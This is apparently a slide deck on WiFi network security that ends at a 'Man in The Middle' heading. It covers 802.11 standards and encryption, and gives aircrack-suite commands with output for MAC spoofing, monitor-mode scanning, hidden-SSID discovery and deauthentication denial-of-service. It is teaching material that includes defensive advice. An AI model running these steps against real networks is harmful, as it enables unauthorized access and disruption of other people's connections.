Security of WiFi networks

MARCIN TUNIA

Agenda

1. Wireless standards
2. Hidden network and MAC filtering protection bypassing
3. Encryption independent attacks
4. Attacks on WEP
5. Attacks on WPA/WPA2
6. Legal issues
7. Summary

Wireless standards

- IEEE 802.11 standards
  - 802.11
  - 802.11a
  - 802.11b
  - 802.11g
  - 802.11n
  - 802.11ac

802.11 standards

Name	Bandwidth (Mb/s)	Frequency band (GHz)	Modulation
802.11	1, 2	2,4	FHSS, DSSS, IR
802.11a	6, 9, 12, 18, 24, 36, 48, 54	5	OFDM
802.11b	1, 2, 5.5, 11	2,4	HR-DSSS,CCK
802.11g	1, 2, 5.5, 6, 9, 11, 12, 18, 24, 36, 48, 54	2,4	HR-DSSS, CCK, OFDM
802.11n	100, 150, 300, 450, 600	2,4 or 5	OFDM
802.11ac	433, 867, 1300, 1733, ..., 6928	5	OFDM

Types of 802.11 networks

- Wi-Fi – Wireless Fidelity
- WLAN – Wireless Local Area Network
  - Ad-Hoc
    - Each device is equivalent
    - Each device forwards packets
    - Network decentralization
    - No need to use network management devices
  - Managed/Infrastructure
    - At least one Access Point (AP) is required
    - AP authorizes clients and forwards packets
    - Client must by within AP range

Encryption and authentication standards

- WEP (Wired Equivalent Privacy)
  - In the first version of 802.11
  - 4 constant encryption keys (only 1 is used)
  - Authentication:
    - **OSA (Open System Authentication)**

      no password required

      every authentication attempt is accepted
    - **SKA (Shared Key Authentication)**
  - RC4 encryption (for SKA)
    - 64 or 128-bit
    - Keys 40 i 104-bit
    - 24-bit initial vectors (IV)

Encryption and authentication standards


- WPA (WiFi Protected Access)
  - Authentication
    - Open
    - PSK (Pre-shared Key) / Personal
    - MGT / Enterprise
      Additional server eg. RADIUS
  - RC4 encryption
    - Part of TKIP (Temporal Key Integrity Protocol)
    - In compliance with old devices (with less computing power)
- WPA2
  - Authentication like in WPA
  - Encryption
    - RC4 (TKIP)
    - CCMP (based on AES)
    - WRAP (optional, not included in standard)

Wireless cards working modes

- Managed
  - Received are only packets dedicated for certain interface
- Promiscuous
  - Received are all packets in the network
- Monitor
  - Received are all packets in all networks in range
  - No need to connect to AP

MAC filtering bypassing

MAC filtering



Wireless MAC Filter

● **Enable** ○ **Disable**

Access Restriction

○ **Block** computers listed below from accessing the wireless network

● **Permit** computers listed below access to the wireless network

MAC Address Filter List

MAC 01:	B4:74:9F:	MAC 17:	00:00:00:00:00:00
MAC 02:	00:1C:26:	MAC 18:	00:00:00:00:00:00
MAC 03:	FC:0F:E6:	MAC 19:	00:00:00:00:00:00
MAC 04:	F8:DB:7F:	MAC 20:	00:00:00:00:00:00
MAC 05:	AC:81:12:	MAC 21:	00:00:00:00:00:00
MAC 06:	60:C5:47:	MAC 22:	00:00:00:00:00:00
MAC 07:	D4:87:D8:	MAC 23:	00:00:00:00:00:00
MAC 08:	00:24:D6:	MAC 24:	00:00:00:00:00:00
MAC 09:	90:18:7C:	MAC 25:	00:00:00:00:00:00
MAC 10:	00:C0:A8:	MAC 26:	00:00:00:00:00:00

Network card MAC change

```
# ifconfig wlan0 down

# macchanger -m 00:11:22:33:44:55 wlan0
Permanent MAC: b4:74:9f:xx:xx:xx (Askey Computer Corp)
Current   MAC: b4:74:9f:xx:xx:xx (Askey Computer Corp)
New       MAC: 00:11:22:33:44:55 (Cimsys Inc)

# ifconfig wlan0 up
```

How to choose valid MAC address?


```
# ifconfig wlan0 down
# iwconfig wlan0 mode monitor
# ifconfig wlan0 up
# airodump-ng wlan0
```

```
CH 10 ][ Elapsed: 1 min ][ 2014-03-09 11:54
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
00:25:9C:XX:XX:XX  -41      411     1374    2  11  54e  WPA2 CCMP   PSK  7294###
74:EA:3A:XX:XX:XX  -79      102        0    0   1  54e  WPA2 CCMP   PSK  TP-LINK
C8:64:C7:XX:XX:XX  -89        2        0    0   6  54e. WPA2 CCMP   PSK  hurg##
B0:75:D5:XX:XX:XX  -85        8        0    0   6  54   WPA  TKIP   PSK  ZTE_##

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
00:25:9C:XX:XX:XX  90:18:7C:XX:XX:XX  -56    9e- 9e   193     1373  7294###
C8:64:C7:XX:XX:XX  B0:48:7A:XX:XX:XX  -82    0 -12      0        4  hurg##
(not associated)   5C:AC:4C:XX:XX:XX  -81    0 -12      0        2  Livebox-##
```

Hidden network name identification

Hiding network name (ESSID)



Wireless Configuration: ● Manual ○ Wi-Fi Protected Setup

Wireless Radio Band: 2.4GHz Wireless

Network Mode: B/G/N-Mixed

Network Name (SSID): 729

Channel Bandwidth: Wide - 40 MHz Channel

Wide Channel: 9 - 2.452GHz

Standard Channel: 11 - 2.462GHz

SSID Broadcast: ○ Enable ● Disable

Hidden network name identification


```
# ifconfig wlan0 down
# iwconfig wlan0 mode monitor
# ifconfig wlan0 up
# airodump-ng wlan0
```

```
 CH  2 ][ Elapsed: 1 min ][ 2014-03-09 12:10
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
00:25:9C:XX:XX:XX  -49      365       43    6  11  54e  WPA2 CCMP   PSK  <length: 15>
C8:64:C7:XX:XX:XX  -82        1        0    0   6  54e. WPA2 CCMP   PSK  hurg##
B0:75:D5:XX:XX:XX  -83       36        0    0   6  54   WPA  TKIP   PSK  ZTE_##
74:EA:3A:XX:XX:XX  -84      116        0    0   1  54e  WPA2 CCMP   PSK  TP-LINK_##
```


Client deauthentication

```
# iwconfig wlan0 channel 11
# aireplay-ng -0 0 -a 00:25:9C:XX:XX:XX wlan0
12:19:43  Waiting for beacon frame (BSSID:
00:25:9C:XX:XX:XX) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:19:43  Sending DeAuth to broadcast -- BSSID:
[00:25:9C:XX:XX:XX]
12:19:44  Sending DeAuth to broadcast -- BSSID:
[00:25:9C:XX:XX:XX]
12:19:44  Sending DeAuth to broadcast -- BSSID:
[00:25:9C:XX:XX:XX]
```

Scanning results



```
 CH  2 ][ Elapsed: 1 min ][ 2014-03-09 12:10
BSSID              PWR  Beacons     #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
00:25:9C:XX:XX:XX  -49      365        43    6  11  54e  WPA2 CCMP   PSK  <length: 15>
C8:64:C7:XX:XX:XX  -82        1         0    0   6  54e. WPA2 CCMP   PSK  hurg##
B0:75:D5:XX:XX:XX  -83       36         0    0   6  54   WPA  TKIP   PSK  ZTE_##
74:EA:3A:XX:XX:XX  -84      116         0    0   1  54e  WPA2 CCMP   PSK  TP-LINK_##
```



```
CH 10 ][ Elapsed: 1 min ][ 2014-03-09 12:12
BSSID              PWR  Beacons     #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
00:25:9C:XX:XX:XX  -52      449       460    0  11  54e  WPA2 CCMP   PSK  729##
B0:75:D5:XX:XX:XX  -85       60         0    0   6  54   WPA  TKIP   PSK  ZTE_##
74:EA:3A:XX:XX:XX  -86      145         0    0   1  54e  WPA2 CCMP   PSK  TP-LINK_##
C8:64:C7:XX:XX:XX  -85        2         1    0   6  54e. WPA2 CCMP   PSK  hurg##
```


How to live?

- Network hidding and MAC filtering
  - May help,
  - but they are not full security measures!
  - May stop beginner amateurs,
  - but not „*script kiddies*”
- Limiting network range
  - Directional aerials
  - Signal jamming near windows and doors
- Using high-security encryption methods

Encryption independent attacks

DoS i DDoS attacks


- DoS – Denial of Service
  - Making machine or network resources unavailable
- DDoS – Distributed Denial of Service




DoS – RF Jamming

- Radio Frequency Jamming
- Jamming on certain frequencies
- High power generator for certain frequencies (channesls)
- Even microwave oven may jam WiFi network!

RF Jamming – microwave oven



Wi-Fi Access Point on Channel 1 at 30 feet behind wall



Noise from microwave oven at 30 feet behind wall

DoS CSMA/CA jamming

- CSMA/CA (Carrier Sense Multiple Access with Collision Avoidance)
  - Multiaccess protocol in 802.11
  - OSI data link layer (2nd layer)
  - Emission only when channel is free
    - Stations send probe signal
    - If there is no collition station sends proper frame
- Constant transmission attack
  - No conflicts check
  - Available with modified network card drivers

DoS – deauthentication attack


- It is possible to disconnect clients from the WiFi network
- Management packets in 802.11 are not encrypted
- Attacker can pretend to be AP
- Attacker sends special packet, acting like AP
- Packet may be sent to one client or to broadcast address (FF:FF:FF:FF:FF:FF)

Deauthentication attack - example

```
# ifconfig wlan0 down
# iwconfig wlan0 mode monitor
# ifconfig wlan0 up

# iwconfig wlan0 channel 11
# aireplay-ng -0 0 -a 00:25:9C:XX:XX:XX -c FF:FF:FF:FF:FF:FF
wlan0
23:31:47  Waiting for beacon frame (BSSID: 00:25:9C:XX:XX:XX) on
channel 11
23:31:47  Sending 64 directed DeAuth. STMAC: [FF:FF:FF:FF:FF:FF]
[ 0|69 ACKs]
23:31:48  Sending 64 directed DeAuth. STMAC: [FF:FF:FF:FF:FF:FF]
[ 0|93 ACKs]
23:31:50  Sending 64 directed DeAuth. STMAC: [FF:FF:FF:FF:FF:FF]
[ 0|353 ACKs]
23:31:52  Sending 64 directed DeAuth. STMAC: [FF:FF:FF:FF:FF:FF]
[ 0|448 ACKs]
23:31:55  Sending 64 directed DeAuth. STMAC: [FF:FF:FF:FF:FF:FF]
[ 0|445 ACKs]
```

Man in The Middle

